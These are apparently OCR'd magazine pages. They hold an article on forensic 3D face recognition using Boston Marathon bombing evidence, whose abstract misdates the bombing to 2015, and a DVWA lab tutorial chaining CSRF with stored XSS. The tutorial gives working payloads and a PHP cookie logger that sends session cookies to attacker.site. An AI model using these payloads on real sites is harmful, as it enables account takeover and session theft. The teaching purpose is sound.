
The Boston Marathon bombing on April 15, 2015 is seen by many biometrics scientists as a wakeup call for more intense research on Face Recognition in the Wild. The majority of faces found in photo and video evidence vary in pose and orientation due to the angle of the CCTV camera that is recording the evidence as well as the suspects' unlikeliness to 'cooperate' with the camera (hence, the term 'wild'). The pose and orientation factors are classical problems in face recognition. On account of these problems, numerous biometrics practitioners take steps of engineering the system to fully acquire user cooperation both during enrolment and use. This is not the case with forensic applications. Therefore, this paper discusses the 2D&3D approach in solving the problems with faces in the wild. Via this approach, the pose and orientation of face images extracted from evidence can be corrected with a 3D morphable model. Thereby, both the 3D image of a suspect and the 3D image of a face from evidence can be aligned and compared. The experiment carried out for this study is based on the Boston Marathon bombing case. Analysis is done on the Tsarnaev Brothers based on photos and CCTV evidence released by the FBI to the public.

## Introduction

The world was shocked by the event during the Boston Marathon on April 15, 2013, when two bombs exploded, killing 3 people and injuring 264 others. The race stopped abruptly and the Boston police immediately cornered off a 12-block perimeter crime scene surrounding the blast area. According to the Federal Bureau of Investigation (FBI), initial evidence indicated that the bomb was a pressure cooker packed with fragments of nails and ball bearings, possibly contained in a black or dark coloured backpack.

For the investigation follow-up, thousands of law enforcement agents across agencies were deployed to help identify the culprits. They amassed and investigated many sources including government and public databases, interviewed witnesses, and collected surveillance videos from businesses around the blast perimeter. The investigation also involved photos taken by the public and from public sourcing investigations across several websites.

After reviewing photos, videos and other related evidence, the FBI's investigation led to releasing photos and videos of their two suspects – Dzhokhar Tsarnaev and Tamerlan Tsarnaev [1]. Apart from seeking public help to identify the suspects, the authorities decided to release photos and videos to lessen the damage being done to several individuals who were wrongly targeted as suspects by social media and the news. It is said their aunt was the one who identified them to the FBI. The consequences of this were truly dire -- the Tsarnaev brothers reacted violently. They killed an MIT campus officer and carjacked an SUV. These events made law enforcement intensify the manhunt, which concluded with a violent confrontation with the Tsarnaev Brothers. The aftermath of the confrontation was a dead Tamerlan and an apprehended Dzhokhar. The following are photos and CCTV footage of the brothers among the evidence released by the FBI.



Dzhokhar Tsarnaev

Public Sourcing/Photographers

Tamerlan Tsarnaev

CCTV Footage

*Figure 1. Photos and videos of the Tsarnaev brothers released by the FBI*

This case is the best demonstration of the reality of facial identification in forensics – faces in image/video-based evidence are simply 'unconstrained.' Nobody can ever make anyone passing by a CCTV camera look and smile. In other words, no one is willing to cooperate with a CCTV camera. A rule of thumb of face recognition biometrics is that faces should be full frontal with no exhibit of emotion. In addition, there should be no occlusions on faces that can potentially cover facial features. The individuals enrolled in face recognition are required to re-enrol after a certain number of years since faces undergo changes from ageing and health conditions. Plus, face recognition may encounter problems recognizing a face if the individual grows a beard or a Saudi woman refuses to unveil her burqa before the face recognition system for instance

## Face Recognition Analysis of The Evidence

An interesting aspect of the Boston Marathon bombing case is that the FBI forensic face recognition analysis apparently turned out empty on facial identity, although the suspects' information exists in an official government database [2]. For a biometrics practitioner, it is natural to question how to conduct an analysis that yields results. Fundamentally, face recognition is not as simple as putting in any face photo and pressing a button to commence the analysis. Several factors must be examined in photos, and subsequently, an enhancement plan should be made before analysis. For example, an analyst needs to first check whether the image quality is good for analysis. Second, the face image resolution should be checked if it is sufficiently good to produce a quality image upon resizing. Next, the analyst needs to check whether the face is full frontal or partial. Normal practice calls for the analyst to find the best frames that contain the suspect's full frontal face from video evidence.

## Face Recognition in The Wild -- Wait, What?

The term 'wild' is enough to stir a wild imagination for many who are not familiar with this biometrics term. The term simply refers to the process of identifying a person inside a video or photo that contains faces in ANY pose and position. When it comes to face recognition applications in the field of forensic science, not all rules of thumb of face recognition methodology are applicable. While most facial recognition applications are based on controlled environments and full user cooperation, in forensics this is the opposite. Forensics is fundamentally about analysing evidence, and when it comes to evidence, cooperation from suspects is very unlikely. Hence, most faces found in photo and video evidence vary in pose and orientation [6]. The same can be said about the Boston Marathon bombing case evidence. Most probably, none of the CCTV videos gathered by the FBI have basic, good full frontal or near-full frontal faces for analysis. It is thus expected from experience that faces of suspects in videos and photos are 'in the wild.'

## A Common Face Recognition Application

As explained earlier, a common face recognition application entails full user cooperation. The acquisition of user faces should comply with the ISO/IEC-19794-5 standard [5]. The standard has several guidelines for acquiring face images to achieve a canonical pose and the required quality for good face recognition performance. The guidelines include recommended camera settings, illumination conditions during enrolment and usage, and users' facial poses and expressions. In practice, the type of setting for enrolment should be made the same during both testing and usage.




*Figure 2. Common application of face recognition methodology*

What can be expected from this methodology is for a common face recognition application to identify faces in a controlled environment. All acquisition parameters are well-controlled to produce homogenous quality in all processes. For forensics application, it seems compliance with such standard is hopeless.

## How is It Different From A Forensic Face Recognition Methodology?

As forensic face recognition identifies faces in the wild, a gap in image quality and arbitrary face pose, orientation and expression is expected [3],[4]. Figure 3 demonstrates the methodology of forensic face recognition. Much of the process shown here can only be handled manually. It should actually be manual because forensic experts' knowledge and experience is necessary in determining the right parameters for each part of the process.




*Figure 3. Forensic Face Recognition Methodology*

A forensic expert's opinion is also required in selecting the best frames that contain the optimal face images of suspects for analysis. The expert then has to manually do face image extraction, enhancement and face matching. Even analysing and interpreting the matching result requires forensic expert validation to determine the strength of the face matching report as evidence.

Therefore, it can be said that due to the state of the medium involved and how faces in the media are positioned, there is a huge difference between the two applications. This explains why the challenges faced in forensic face recognition are much tougher.

## The Evidence

The first part of the analysis is to identify the suspects in a pool of evidence for the case. In a case, several video frames and photos can be utilized for analysis. Figure 4 shows photo evidence that can be used for analysis.




*Figure 4. Suspects' faces found in photo evidence. The green boxes mark the extraction regions*

For the analysis, we need to gather as many samples of the suspects as possible. These extracted face images are what we call 'probe images.' For each suspect in the case, several related probe images are pooled.




*Figure 5. Selected probe images extracted from the evidence released by the FBI to the public. Probe images labelled A1, A2 and A3 are for Suspect 1, and B1, B2 and B3 are for Suspect 2.*

Figure 5 shows a gallery of six probe images gathered for the suspects in this case. Some of these probe images may have small resolution. Therefore, some enhancement should be applied to the images to get the right size and image quality for the analysis.

## Enrolment of The Suspects

The enrolment process can be carried out in either one of two ways: 1) a 3D scan and a face photo of the suspect, or 2) use a 3D morphed model of the suspect's existing mugshots (or any full frontal face photo) to convert the image to a 3D image. The next step is to enrol the 3D image and face photo of the suspect into the face recognition population database. The face recognition system will train on the given samples to produce feature extraction data uniquely representative of the suspect.




*Figure 6. 3D enrolment of suspect*

Figure 6 above shows the enrolment of 3D image samples generated with the Surrey University 3D Morphed Model engine[1]. The 3D images are then enrolled and trained with face recognition population data.

## The Evidence

The same process is repeated on the probe images, which are morphed into 3D images. The advantage of this method is that the probe can be corrected in terms of pose and orientation to a full frontal face. Once both the probes and the suspects' enrolled faces are in canonical pose, face recognition can be conducted.




*Figure 7. 3D morphed model images generated from the suspects' probe images using the Surrey University 3DMM engine*

## How Can Face Recognition in The Wild Be Carried Out?

Once both the population data and probe samples are ready, matching can be carried out. As explained earlier, enrolled data contains face feature extraction information that is unique to each individual enrolled in the population. In order to do matching, the 3D images of the probes must undergo the same process of feature extraction. Next, the identification process can take place by comparing the probe feature extraction information with the population feature extraction data.




*Figure 9. Forensic 3D face recognition for samples of faces in the wild*

## Summary

The Boston Marathon bombing case is a good example of how the face in the wild problem may render face recognition analysis prone to failure. The underlying cause is the face variations in pose and orientation in the case evidence. Another contributing factor is the evidence image and video quality.

On account of the evidence quality factor, the methodology discussed may not solve the face recognition problem. It is frequently agreed in literature that image quality factors pose a huge challenge to any type of face recognition, even with the most robust algorithm available [7],[8],[9]. Therefore, it is important for authorities to raise public awareness of ensuring quality CCTV system installation. A good CCTV system will warrant better quality information that can be used by law enforcement when a crime takes place.

[1] Acknowledgment to Josef Kittler, P. Koppen, R. Tena, Z. Feng, G. Hu, X. Wu, P. Huber and W. Christmas in their EPSRC Programme Grant "FACER2VM" ref. EP/NOO7743/1.

## References

*1. T. Connor. Funeral director in Boston bombing case used to serving the unwanted. U.S. News, May 6, 2013. http://usnews.nbcnews.com/ news/2013/05/06/18086503-funeral-director-in-boston-bombing-case-used-to-serving- the-unwanted.*

*2. T. De Chant. The limits of facial recognition. PBS NOVA, April 26, 2013. http://www.pbs.org/wgbh/nova/next/tech/the-limits-of-facial-recognition/.*

*3. Jain, A.K.; Klare, B.; Unsang Park. Face recognition: Some challenges in forensics. Automatic Face & Gesture Recognition and Workshops (FG 2011), 2011 IEEE International Conference on Digital Object Identifier: 10.1109/FG.2011.5771338 Publication Year: 2011, Page(s): 726-733.*

*4. Ali, T. and Veldhuis, R.N.J. and Spreeuwers, L.J. (2010) Forensic Face Recognition: A Survey. Technical Report TR-CTIT-10-40, Centre for Telematics and Information Technology University of Twente, Enschede. ISSN 1381-3625.*

*5. ICAO 9303 – Part 1 Machine Readable Passports. Volume 2 - Specifications for Electronically Enabled Passports with Biometric Identification Capability – section II.13.4.2*

*6. M. Cadoni and A. Lagorio and E. Grosso and M. Tistarelli. Exploiting 3D faces in biometric forensic recognition. Signal Processing Conference, 2010 18th European, 2010.*

*7. Nazri A. Zamani., Multiple-frames super-resolution for closed circuit television forensics. Pattern Analysis and Intelligent Robotics (ICPAIR), 2011 International Conference on, Volume: 1, On Page(s): 36 - 40, 28-29 June 2011.*

*8. N.N.A N. Ghazali, Nazri A. Zamani, S.N.H.S. Abdullah and J. Jameson. "Super Resolution Combination Methods for CCTV Forensic Interpretation". International Conference on Intelligent Systems Design and Applications (ISDA), pp. 853-858, 2012.*

*9. Nazri A. Zamani, Mat KamilAwang, Nazaruddin Omar, ShahrinAzuanNazeer. Image Quality Assessments and Restoration for Face Detection and Recognition System Images. In Second Asia International Conference on Modelling and Simulation (AMS 2008), Kuala Lumpur, Malaysia, 13-15 May, 2008. Pages 505-510, IEEE Computer Society, 2008.*

# Combining CSRF vulnerability with Stored XSS

By | Zahrotul Munawwroh Binti Muis, Mohd Fadzlan bin Mohamed Kamal & Norhamadi bin Ja'affar

## Introduction

Cross Site Request Forgery (CSRF) or so called as "sea-surf" is one of the vulnerabilities that listed in Open Web Application Security Project (OWASP) Top 10 Web Application Security Risks in 2010 and 2013. It have been ranked at top 5 in 2010 and top 8 in 2013 as most critical web application security flaws by OWASP. CSRF is a vulnerability in a website where an attacker exploit the user trust by forcing victims to perform security sensitive actions without their knowledge. The advantage of this attack is that the action is performed as a valid user but the user never knows something have been done in the background process. It is more dangerous if the target was a website administrator where an attacker can perform risky admin's action of the website such as add, delete, update data and etc.

The main goal of this CSRF attack is to get a valid user's session of the target website to perform a malicious action. This attack can be performed by making a fake forms or requests that behaves exactly same as in original website. When the requests are sent to a website from an authenticated user's browser, the website thinks the request has been made by that user. Most common effects of this attack are change of password, fund transfer from bank account, purchase of an item and etc.

## How CSRF Works

Firstly the attacker need to understand the flow of the target website by follows the requests and responses from that website. After that, the attacker need to duplicate the action that was vulnerable to exploit the CSRF. For example, change of password was vulnerable to CSRF, the attacker need to construct or craft some malicious code that will perform the same action change of password of that website. This malicious code will then posted in the forums, social networking websites, email or any relevant target that have potentials to be clicked by targeted users. When a valid logged in session user clicked that malicious code, the password of that user was automatically changed without that user knowledge.

## Combining CSRF with Stored XSS

As we know, CSRF is a serious vulnerability that performed action without user knowledge but it need that targeted user click a link or submit button that have been created by the attacker. Without clicking that malicious link, the malicious action cannot be performed. So that we know, as long as the targeted user never click the malicious link, the attacker never get to perform that malicious action such as change of password.


To make this CSRF more highly dangerous is by combining it Stored Cross Site Scripting (XSS) vulnerability. Stored XSS is a vulnerability that stored permanently or persistent malicious code in that vulnerable website. If the targeted website have this two vulnerabilities together, it can be rate as high vulnerability impact. In the normal situation, the impact of CSRF can be rate only in medium level. The level of impact was change if this two vulnerabilities comes together because of the malicious action can be run automatically without the needs of clicking action by the targeted user. The malicious action of CSRF was already stored by exploiting the Stored XSS vulnerability itself. To make it clear, below are the explanations with figure on how this vulnerabilities occured.

1. As we can see in the figure 1, the vulnerability of CSRF can be found in the url where the action of changing password were written in the address bar.


url:

http://localhost/dvwa/vulnerabilities/csrf/?password_new=ayam&password_conf=ayam&Change=Change#

Now the attacker has the link that were useful to be exploited. What attacker need to do is to create a malicious link and hoping the targeted user click on it. In this scenario, the targeted user will be the **admin** with default password **ayam**.



rabilities/csrf/?password_new=ayam&password_conf=ayam&Change=C



Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

New password:

Confirm new password:

Password Changed

More info


http://www.owasp.org/index.php/Cross-Site_Request_Forgery
http://www.cgisecurity.com/csrf-faq.html
http://en.wikipedia.org/wiki/Cross-site_request_forgery

*Figure 1 : CSRF vulnerability*

2. In figure 2, the attacker create a malicious link and posted in the forum where hoping that targeted user will clicked on it. If the admin of the website clicked on that malicious link, the password will changed from it default **ayam** to the attacker password which is **hacked**. The problem in this type of attack is that, the attacker need to use some social engineering technique to attract user to click the malicious link that have been posted. Example of malicious link created by the attacker:

Fighting kidney disease through direct financial support to patients in need, health education and prevention efforts.

```
<a href="http://localhost/dvwa/
vulnerabilities/csrf/?password_
new=hacked&password_
conf=hacked&Change=Change#">For
more details</a>
```



Username: admin
Security Level: low
PHPIDS: disabled

Name *

Message *


Name: Joshua
Message: Fighting kidney disease through direct financial support to patients in need, health education and prevention efforts. For more details

*Figure 2: Malicious link using social engineering technique*

3. We understand that, to perform the CSRF it need the user to click the malicious link. However, by combining the attack with Stored XSS, the whole process can be automated. Assume that in Figure 3 is the main page of the forum which has Stored XSS vulnerability. The attacker will inject with the code below where it will automated the process of changing password targeted user without user knowledge. Moreover, combination of this Stored XSS with CSRF, it will affected almost all the user of the targeted website. This is because by exploiting Stored XSS, the attacker can perform CSRF attack by taking advantage of Stored XSS where the vulnerability itself being stored in page of the targeted website. If the vulnerable page is the main page of the website, it means every single user who visit the main page being a victims of this attack.

**Insert into vulnerable stored xss parameter:**

```
<script>location.href='http://
localhost/dvwa/vulnerabilities/
csrf/?password_new=hacked&password_
conf=hacked&Change=Change#'</
script>
```



Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message * <script>location.href='http://localhost/dvwa/vulnerabilities/csrf/?password_new=hacked&password_conf=hacked&Change=Change#'</script>

Name: test
Message: This is a test comment.

More info

http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html

*Figure 3: Stored XSS linked to CSRF vulnerability*

4. Apart from that, the dangerous part of Stored XSS is that it can steal the user session cookies. So by combining this two vulnerabilities, the attacker not only can change the victim's password but also steal the user sessions. By stealing the user session, the attacker doesn't need to know the username to login the website.


**Insert into vulnerable stored xss parameter:**

**<script>document.location="http://attacker.site/steal.php?c=" + document.cookie; </script>**


**Steal.php code:**

```
<?php
$cookie = $_GET['c'];
$ip = getenv ('REMOTE_ADDR');
$date = date("j F, Y, g:i a");
$referer = getenv ('HTTP_REFERER');
$out = 'Cookie: ' . $cookie . "\n";
$out = $out . 'IP: ' . $ip . "\n";
$out = $out . 'Date: ' . $date . "\n";
$out = $out . 'Referer: ' . $referer  .
"\n\n";
$fp = fopen('cookies_stealing.txt', 'a');
fwrite($fp, $out);
fclose($fp);
header ("Location: http://
localhost/dvwa/vulnerabilities/
csrf/?password_new=hacked&password_
conf=hacked&Change=Change#");
?>
```

**Output of the malicious code 'cookies_stealing.txt':**



```
Cookie: security=low; PHPSESSID=2t9195kgthfnfi8mcagivdupe2
IP: ::1
Date: 18 April, 2015, 7:15 am
Referer: http://localhost/dvwa/vulnerabilities/xss_s/
```



Vulnerability: Stored Cross Site Scripting (XSS)

Name *


Message * <script>document.location="http://attacker.site/steal.php?c=" + document.cookie; </script>

Name: test
Message: This is a test comment.

More info

http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html

*Figure 4: Another types of attack by using Stored XSS with CSRF vulnerability*



Welcome to Damn Vulnerable Web App!

Name: ☑ PHPSESSID
Content: ☑ 2t9195kgthfnfi8mcagivdupe2
Host: ☑ localhost
Path: ☑ /
Send For: ☑ Any type of connection
Http Only: ☑ No
Expires: ☑ at end of session

You have logged in as 'admin'


Username: admin
Security Level: high
PHPIDS: disabled

*Figure 5: Admin session cookie*

5. In the figure 3 and figure 4, the attacker were using two types of javascript method that will execute the malicious url which are *location.href* and *document.location*. The weakness of using this two techniques is that the browser will redirect victims to the url stated in the malicious code. In figure 6, the attacker used javascript new *image()* constructor which will execute the url without having redirect user to the url stated in the malicious code. This will make the malicious code stealthier because it execute in the background process without user knowledge.

**Insert into vulnerable stored xss parameter:**

```
<script>
new Image().src="http://attacker.site/
steal.php?c="+encodeURI(document.
cookie);
new Image().src="http://localhost/
dvwa/vulnerabilities/csrf/?password_
new=hacked&password_
conf=hacked&Change=Change#";
</script>
```




Vulnerability: Stored Cross Site Scripting (XSS)

Name * Dominic Torectto

Message *

```
<script>
new Image().src="http://localhost
/coo/lala.php?c="+encodeURI(document.cookie);
new Image().src="http://localhost/dvwa/vulnerabilities
```

*Figure 6: Using javascript new image constructor*




Vulnerability: Stored Cross Site Scripting (XSS)

Name: test
Message: This is a test comment.

Name: Dominic Torectto
Message:

More info

Figure 7: Malicious code have been injected



Source of: http://localhost/dvwa/vulnerabilities/xss_s/ - Mozilla Firefox

```
    </div>

    <br />

    <div id="guestbook_comments">Name: test <br />Message: This is a test comment. <b
new Image().src="http://localhost/coo/lala.php?c="+encodeURI(document.cookie);
new Image().src="http://localhost/dvwa/vulnerabilities/csrf/?password_new=hacked&pass
</script> <br /></div>
    <br />

    <h2>More info</h2>
```

Name: test
Message: This is a test comment.

Name: Dominic Torectto
Message:

More info

http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting

Figure 8: Malicious code actually hidden in the page source

## Conclusion

In conclusion, although CSRF vulnerability being rated as a medium vulnerability, it will be getting worse with combination with others vulnerability such as Stored XSS. As we can see in the example given, the process to exploit change of password can be done without the needs of social engineering technique to make user click the malicious link.

# Cryptocurrencies 101

By | Engku Azlan Engku Habib, Ikmal Halim Jahaya

With the intensive use of mobile devices and our dependency on them, the FinTech solutions have followed suit to create a symbiotic ecosystem that upholds the strength of both.

Thus has emerged cryptocurrency. Coined by Satoshi Nakamoto (pseudonym), Bitcoin became the first decentralized cryptocurrency in 2009, although it was not the first electronic currency system (that was BitGold). However, Bitcoin does not fit the bill as the most secure and preferred cryptocurrency for the masses.

